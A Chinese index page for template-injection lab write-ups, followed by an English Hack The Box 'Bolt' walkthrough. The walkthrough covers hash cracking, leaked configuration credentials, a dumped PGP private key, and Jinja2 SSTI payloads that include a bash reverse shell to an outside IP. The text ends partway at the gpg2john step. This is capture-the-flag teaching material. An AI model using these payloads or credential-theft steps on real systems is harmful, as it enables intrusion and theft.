模板注入与多语言表达式

模板引擎、上下文对象和输出约束共同决定可用表达式。本章整理 Flask/Jinja2、Lua 及多语言拟态题的原实验,保留输入编码、对象访问、配置加载和后续账户转换。

分析重点


Bolt 与 Doctor 的配置、密钥和备份数据不同,读取与执行阶段需要沿各自证据核对。

Mimic-SSTI 要求三种引擎的输出一致,单一引擎的表达式并不足以解释解法。

Spider 同时涉及签名查询参数和 XML,Luanne 继续连接 netpgp 与 doas。

案例与技术索引

分析入口 实验来源 技术点
Flask 模板执行与 PGP 数据恢复 bolt SSTI、Flask、PGP
Jinja2 配置加载与日志凭据 doctor Jinja2、SSTI、Splunk
Lua 解析与 doas 身份变化 luanne Lua、命令注入、doas
三种模板的一致渲染约束 mimic-ssti SSTI、Latte、Velocity、Jinja2
签名会话、模板与 XML spider SSTI、SQL注入、XXE

Flask 模板执行与 PGP 数据恢复

下载文件中的哈希先用于认证,再进入 Flask 模板注入。数据库中的加密消息需要导入相应私钥并恢复口令,后半段保留解密步骤。

来源 bolt · 原记录 2021-09-29 · 26 个代码块 · 4 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Medium
Points: 30
Release: 25 Sep 2021
IP: 10.10.11.114

  • my htb rank

Enumeration

Nmap

1
2
3
4
5
6
7
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.114
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http nginx 1.18.0 (Ubuntu)
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap reveals three open ports, virtual host name from SSL certificate. Let’s add it to your hosts
file and visit the webpage.

1
10.10.11.114      bolt.htb

We have login page and couple other pages available. Let’s hit login first.

We can create a new account, but it gives server error.

We can’t login without valid creds and we can’t create new account due to an issue on server. However, we can download a tar file.

Download it and extract.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ ls -la
total 64
drwxr-xr-x 13 kali kali 4096 Sep 27 08:14 .
drwxr-xr-x 3 kali kali 4096 Sep 28 06:12 ..
drwxr-xr-x 3 kali kali 4096 Sep 27 09:03
187e74706bdc9cb3f44dca230ac7c9962288a5b8bd579c47a36abf64f35c2950
drwxr-xr-x 3 kali kali 4096 Sep 27 09:00
1be1cefeda09a601dd9baa310a3704d6309dc28f6d213867911cd2257b95677c
drwxr-xr-x 3 kali kali 4096 Sep 27 10:14
2265c5097f0b290a53b7556fd5d721ffad8a4921bfc2a6e378c04859185d27fa
drwxr-xr-x 3 kali kali 4096 Sep 27 10:15
3049862d975f250783ddb4ea0e9cb359578da4a06bf84f05a7ea69ad8d508dab
drwxr-xr-x 3 kali kali 4096 Sep 27 10:16
3350815d3bdf21771408f91da4551ca6f4e82edce74e9352ed75c2e8a5e68162
drwxr-xr-x 3 kali kali 4096 Sep 27 10:13
3d7e9c6869c056cdffaace812b4ec198267e26e03e9be25ed81fe92ad6130c6b
drwxr-xr-x 4 kali kali 4096 Sep 27 10:16
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad
drwxr-xr-x 3 kali kali 4096 Sep 27 10:15
745959c3a65c3899f9e1a5319ee5500f199e0cadf8d487b92e2f297441f8c5cf
-rw-r--r-- 1 kali kali 3797 Mar 5 2021
859e74798e6c82d5191cd0deaae8c124504052faa654d6691c21577a8fa50811.json
drwxr-xr-x 3 kali kali 4096 Sep 27 10:13
9a3bb655a4d35896e951f1528578693762650f76d7fb3aa791ac8eec9f14bc77
drwxr-xr-x 3 kali kali 4096 Sep 27 09:08
a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2
drwxr-xr-x 2 kali kali 4096 Mar 5 2021
d693a85325229cdf0fecd248731c346edbc4e02b0c6321e256ffc588a3e6cb26
-rw-r--r-- 1 kali kali 1002 Jan 1 1970 manifest.json
-rw-r--r-- 1 kali kali 119 Jan 1 1970 repositories

In one of the directory, we will find a database file.

1
2
3
4
5
6
7
8
$ ls -la a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2/layer/
total 36
drwxr-xr-x 4 kali kali 4096 Sep 27 09:16 .
drwxr-xr-x 3 kali kali 4096 Sep 27 09:08 ..
-rw-r--r-- 1 kali kali 16384 Mar 5 2021 db.sqlite3
-rw-r--r-- 1 kali kali 35 Sep 27 09:16 hash
drwx------ 2 kali kali 4096 Mar 5 2021 root
drwxrwxrwt 2 kali kali 4096 Mar 5 2021 tmp

Let’s dump tables from the DB.

1
2
3
4
5
6
7
$ sqlite3 a4ea7da8de7bfbf327b56b0cb794aed9a8487d31e588b75029f6b527af2976f2/layer/db.sqlite3
SQLite version 3.36.0 2021-06-18 18:36:39
Enter ".help" for usage hints.
sqlite> .table
User
sqlite> select * from user;
1|admin|admin@bolt.htb|$1$sm1RceCh$rSd3PygnS/6jlFDfF2J5q.||

We got credentials, but the password is stored in hash. Let’s crack it.

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# john hash_admin --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
deadbolt (?)
1g 0:00:00:00 DONE (2021-09-29 12:24) 1.639g/s 283278p/s 283278c/s 283278C/s doida..curtis13
Use the "--show" option to display all of the cracked passwords reliably
Session completed

We got the password. Let’s login.

We are on admin dashboard, let’s look around for any hints.

In direct chat, they are talking about other platform. Let’s find the virtual hosts.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# gobuster vhost -u http://bolt.htb -t 30 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://bolt.htb
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
===============================================================
2021/09/29 12:27:24 Starting gobuster in VHOST enumeration mode
===============================================================
Found: mail.bolt.htb (Status: 200) [Size: 4943]
Found: demo.bolt.htb (Status: 302) [Size: 219]
===============================================================
2021/09/28 10:53:32 Finished

We got two more virtual hosts, let’s add them to our hosts file and access.

Both vhost’s have login page, and our earlier admin credentials didn’t work them. Let’s create a
new user on ‘demo’ vhost.

To create a new account on ‘demo’ vhost, need to have invite code (as mentioned in direct chat). We can find invite code in downloaded data from the server.

1
2
3
4
5
$ grep -iR -A 2 'invite_code' 2>/dev/null
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/app/base/routes.py:
code = request.form['invite_code']
41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/app/base/routes.py-
if code != 'XNSS-HSJW-3NGU-8XTJ':

We have invite code now, let’s register a new account and login.

Using these credentials, we can also login on ‘mail’ vhost.

The footer of ‘demo’ dashboard displays that, the server is using ‘Flask’.

We can try SSTI on profile name.

Once you submit the profile name with SSTI payload, it will send a confirmation email. We need to confirm it.

After confirmation, nothing will happen on dashboard, but you will receive another mail with confirmed name.

As you can see, the name is “16”, this is a proof that SSTI is possible on the sever side. Let’s perform code execution.

PayloadsAllTheThings SSTI Code Execution payload

  • https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#exploit-the-ssti-by-calling-ospopenread
1
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}

Follow the same process of confirmation and you will receive confirmed email with results.

We have code execution on the box, let’s gain shell access via this SSTI. Initial Access

1
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.2/4433 0>&1"').read() }}

I have highlighted the bash one-liner, initially it failed when I used ‘bash’, rather than using absolute path. Setup a listener, confirm the name change from ‘mail’ vhost and check your listener.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# nc -lvp 4433
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4433
Ncat: Listening on 0.0.0.0:4433
Ncat: Connection from 10.10.11.114.
Ncat: Connection from 10.10.11.114:34804.
bash: cannot set terminal process group (1007): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bolt:~/demo$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bolt:~/demo$ whoami
whoami
www-data
www-data@bolt:~/demo$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'

We got service account access, now we need to elevate the privileges to user account. Let’s look for user account.

1
2
3
4
5
www-data@bolt:~/demo$ grep 'bash' /etc/passwd
grep 'bash' /etc/passwd
root:x:0:0:root:/root:/bin/bash
eddie:x:1000:1000:Eddie Johnson,,,:/home/eddie:/bin/bash
clark:x:1001:1001:Clark Griswold,,,:/home/clark:/bin/bash

We have two more user accounts other than root.

Privilege Escalation - User

LinPeas found some interesting files, which can be readable and writeable by current service account.

1
2
3
4
5
6
7
╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
Group www-data:
/etc/passbolt
/etc/passbolt/gpg
/etc/passbolt/gpg/serverkey.asc
/etc/passbolt/gpg/serverkey_private.asc

Let’s look into ‘passbolt’ directory.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
www-data@bolt:/etc/passbolt$ ls -la
ls -la
total 156
drwxrwx--- 6 root www-data 4096 Sep 9 10:06 .
drwxr-xr-x 135 root root 12288 Sep 20 15:05 ..
-rw-r----- 1 root www-data 18421 Jul 27 06:57 app.default.php
-rw-r----- 1 root www-data 18421 Jul 27 06:58 app.php
-rw-r----- 1 root www-data 886 Feb 24 2021 bootstrap_cli.php
-rw-r----- 1 root www-data 6189 Jul 27 06:57 bootstrap.php
-rw-r----- 1 root www-data 65 Feb 24 2021 bootstrap_plugins.php
-rw-r----- 1 root www-data 10365 Jul 27 06:58 default.php
-rw-r----- 1 root www-data 1465 Jul 27 06:57 file_storage.php
drwxrwx--- 2 root www-data 4096 Feb 24 2021 gpg
drwxr-x--- 2 root www-data 12288 Sep 9 10:06 Migrations
-rw-r--r-- 1 root root 835 Feb 24 2021 nginx-ssl.conf
-rw-r----- 1 root www-data 5601 Feb 24 2021 passbolt.default.php
-rw-r----- 1 root www-data 3128 Feb 25 2021 passbolt.php
-rw-r----- 1 root www-data 2642 Jul 27 06:58 paths.php
-rw-r----- 1 root www-data 1328 Jul 27 06:57 requirements.php
-rw-r----- 1 root www-data 14211 Jul 27 06:57 routes.php
drwxr-x--- 2 root www-data 4096 Sep 9 10:06 schema
dr-xr-x--- 2 www-data www-data 4096 Feb 25 2021 Seeds
-rw-r----- 1 root www-data 113 Jul 27 06:57 version.php

‘passbolt.php’ file gives us database credentials.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
www-data@bolt:/etc/passbolt$ cat passbolt.php
cat passbolt.php
<?php
/**
* Passbolt ~ Open source password manager for teams
* Copyright (c) Passbolt SA (https://www.passbolt.com)
*
* Licensed under GNU Affero General Public License version 3 of the or any later version.
* For full copyright and license information, please see the LICENSE.txt
* Redistributions of files must retain the above copyright notice.
*
* @copyright Copyright (c) Passbolt SA (https://www.passbolt.com)
* @license https://opensource.org/licenses/AGPL-3.0 AGPL License
* @link https://www.passbolt.com Passbolt(tm)
* @since 2.0.0
*/
/**
* PASSBOLT CONFIGURATION FILE
*
* This is a generated configuration file, which was generated by the passbolt web installer.
*
* To see all available options, you can refer to the default.php file, or replace this file
* by a copy of passbolt.default.php
* Do not modify default.php or you may break your upgrade process.
*
* Read more about how to install passbolt: https://www.passbolt.com/help/tech/install
* Any issue, check out our FAQ: https://www.passbolt.com/faq
* An installation issue? Ask for help to the community: https://community.passbolt.com/
*/
return [
'App' => [
// A base URL to use for absolute links.
// The url where the passbolt instance will be reachable to your end users.
// This information is need to render images in emails for example
'fullBaseUrl' => 'https://passbolt.bolt.htb',
],

// Database configuration.
'Datasources' => [
'default' => [
'host' => 'localhost',
'port' => '3306',
'username' => 'passbolt',
'password' => 'rT2;jW7<eY8!dX8}pQ8%',
'database' => 'passboltdb',
],
],

// Email configuration.
'EmailTransport' => [
'default' => [
'host' => 'localhost',
'port' => 587,
'username' => null,
'password' => null,
// Is this a secure connection? true if yes, null if no.
'tls' => true,
//'timeout' => 30,
//'client' => null,
//'url' => null,
],
],
'Email' => [
'default' => [
// Defines the default name and email of the sender of the emails.
'from' => ['localhost@bolt.htb' => 'localhost'],
//'charset' => 'utf-8',
//'headerCharset' => 'utf-8',
],
],
'passbolt' => [
// GPG Configuration.
// The keyring must to be owned and accessible by the webserver user.
// Example: www-data user on Debian
'gpg' => [
// Main server key.
'serverKey' => [
// Server private key fingerprint.
'fingerprint' => '59860A269E803FA094416753AB8E2EFB56A16C84',
'public' => CONFIG . DS . 'gpg' . DS . 'serverkey.asc',
'private' => CONFIG . DS . 'gpg' . DS . 'serverkey_private.asc',
],
],
'registration' => [
'public' => false,
],
'ssl' => [
'force' => true,
]
],
];

There are no passwords stored inside this DB.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
mysql> select * from users;
+--------------------------------------+--------------------------------------
+----------------+--------+---------+---------------------+---------------------+
| id | role_id | username
| active | deleted | created | modified |
+--------------------------------------+--------------------------------------
+----------------+--------+---------+---------------------+---------------------+
| 4e184ee6-e436-47fb-91c9-dccb57f250bc | 1cfcd300-0664-407e-85e6-c11664a7d86c |
eddie@bolt.htb | 1 | 0 | 2021-02-25 21:42:50 | 2021-02-25 21:55:06 |
| 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | 975b9a56-b1b1-453c-9362-c238a85dad76 |
clark@bolt.htb | 1 | 0 | 2021-02-25 21:40:29 | 2021-02-25 21:42:32 |
+--------------------------------------+--------------------------------------
+----------------+--------+---------+---------------------+---------------------+
2 rows in set (0.00 sec)

However, there’s another table called ‘secrets’ revealed a encrypted message.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
mysql> describe secrets;
+-------------+------------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+-------------+------------+------+-----+---------+-------+
| id | char(36) | NO | PRI | NULL | |
| user_id | char(36) | NO | MUL | NULL | |
| resource_id | char(36) | NO | MUL | NULL | |
| data | mediumtext | NO | | NULL | |
| created | datetime | NO | | NULL | |
| modified | datetime | NO | | NULL | |
+-------------+------------+------+-----+---------+-------+
6 rows in set (0.00 sec)
mysql> select data from secrets;
-----BEGIN PGP MESSAGE-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org
wcBMA/ZcqHmj13/kAQgAkS/2GvYLxglAIQpzFCydAPOj6QwdVV5BR17W5psc
g/ajGlQbkE6wgmpoV7HuyABUjgrNYwZGN7ak2Pkb+/3LZgtpV/PJCAD030kY
pCLSEEzPBiIGQ9VauHpATf8YZnwK1JwO/BQnpJUJV71YOon6PNV71T2zFr3H
oAFbR/wPyF6Lpkwy56u3A2A6lbDb3sRl/SVIj6xtXn+fICeHjvYEm2IrE4Px
l+DjN5Nf4aqxEheWzmJwcyYqTsZLMtw+rnBlLYOaGRaa8nWmcUlMrLYD218R
zyL8zZw0AEo6aOToteDPchiIMqjuExsqjG71CO1ohIIlnlK602+x7/8b7nQp
edLA7wF8tR9g8Tpy+ToQOozGKBy/auqOHO66vA1EKJkYSZzMXxnp45XA38+u
l0/OwtBNuNHreOIH090dHXx69IsyrYXt9dAbFhvbWr6eP/MIgh5I0RkYwGCt
oPeQehKMPkCzyQl6Ren4iKS+F+L207kwqZ+jP8uEn3nauCmm64pcvy/RZJp7
FUlT7Sc0hmZRIRQJ2U9vK2V63Yre0hfAj0f8F50cRR+v+BMLFNJVQ6Ck3Nov
8fG5otsEteRjkc58itOGQ38EsnH3sJ3WuDw8ifeR/+K72r39WiBEiE2WHVey
5nOF6WEnUOz0j0CKoFzQgri9YyK6CZ3519x3amBTgITmKPfgRsMy2OWU/7tY
NdLxO3vh2Eht7tqqpzJwW0CkniTLcfrzP++0cHgAKF2tkTQtLO6QOdpzIH5a
Iebmi/MVUAw3a9J+qeVvjdtvb2fKCSgEYY4ny992ov5nTKSH9Hi1ny2vrBhs
nO9/aqEQ+2tE60QFsa2dbAAn7QKk8VE2B05jBGSLa0H7xQxshwSQYnHaJCE6
TQtOIti4o2sKEAFQnf7RDgpWeugbn/vphihSA984
=P38i
-----END PGP MESSAGE-----

Without private key we can’t decrypt this message, save this message on your Kali Linux. Let’s try to login using this DB password for ‘eddie’ user.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

www-data@bolt:/etc/passbolt$ su eddie
su eddie
Password: rT2;jW7<eY8!dX8}pQ8%

eddie@bolt:/etc/passbolt$ id
id
uid=1000(eddie) gid=1000(eddie) groups=1000(eddie)
eddie@bolt:/etc/passbolt$ whoami
whoami
eddie
eddie@bolt:/etc/passbolt$ cd ~
cd ~
eddie@bolt:~$ cat user.txt
cat user.txt
408648311441ce2f4763d74bff326fef

and we got the user flag……

Privilege Escalation - Root

Linpeas reveled couple of things like main and private ssh key’s.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home)
(max 500)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
----SNIP----
/var/mail/eddie
----SNIP----
══╣ Possible private SSH keys were found!
/etc/ImageMagick-6/mime.xml
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjepacocaffmoppf/
3.0.5_0/index.min.js
/home/eddie/.config/google-chrome/Default/Extensions/didegimhafipceonhjepacocaffmoppf/
3.0.5_0/vendors/openpgp.js
/home/eddie/.config/google-chrome/Default/Local Extension Settings/
didegimhafipceonhjepacocaffmoppf/000003.log

Let’s read mail and then look for SSH private keys.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
eddie@bolt:~$ cat /var/mail/eddie
cat /var/mail/eddie
From clark@bolt.htb Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,

The password management server is up and running. Go ahead and download the extension to your browser and get logged in. Be sure to back up your private key because I CANNOT recover it. Your private key is the only way to recover your account.
Once you are set up you can start importing your passwords. Please be sure to keep good security in mind - there is a few things I read about in a security whitepaper that are a little concerning...

-Clark

Clark user has sent a mail to eddie, and telling about password management server and telling him to take backup of private key. If we look into log file, we’d find private key.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
less '.config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjepacocaffmoppf/000003.log'

-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

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
PSwYYWlAywj5
=cqxZ
-----END PGP PRIVATE KEY BLOCK-----

Copy the whole PGP Private Key and remove the ‘\r\n’ character, those are line breaks. Remove those characters but keep the “line-break”, and save it on Kali Linux. We need to extract the passphrase from the private key. First we need to convert the private key to hash format.

1
2
3
4
5
6
7
8
9
10
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# gpg2john pgp.key > pgp.hash

File pgp.key
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# ls
hash_admin pgp.hash pgp.key
┌──(root💀kali)-[~/hackthebox/machine/bolt]
└─# cat pgp.hash
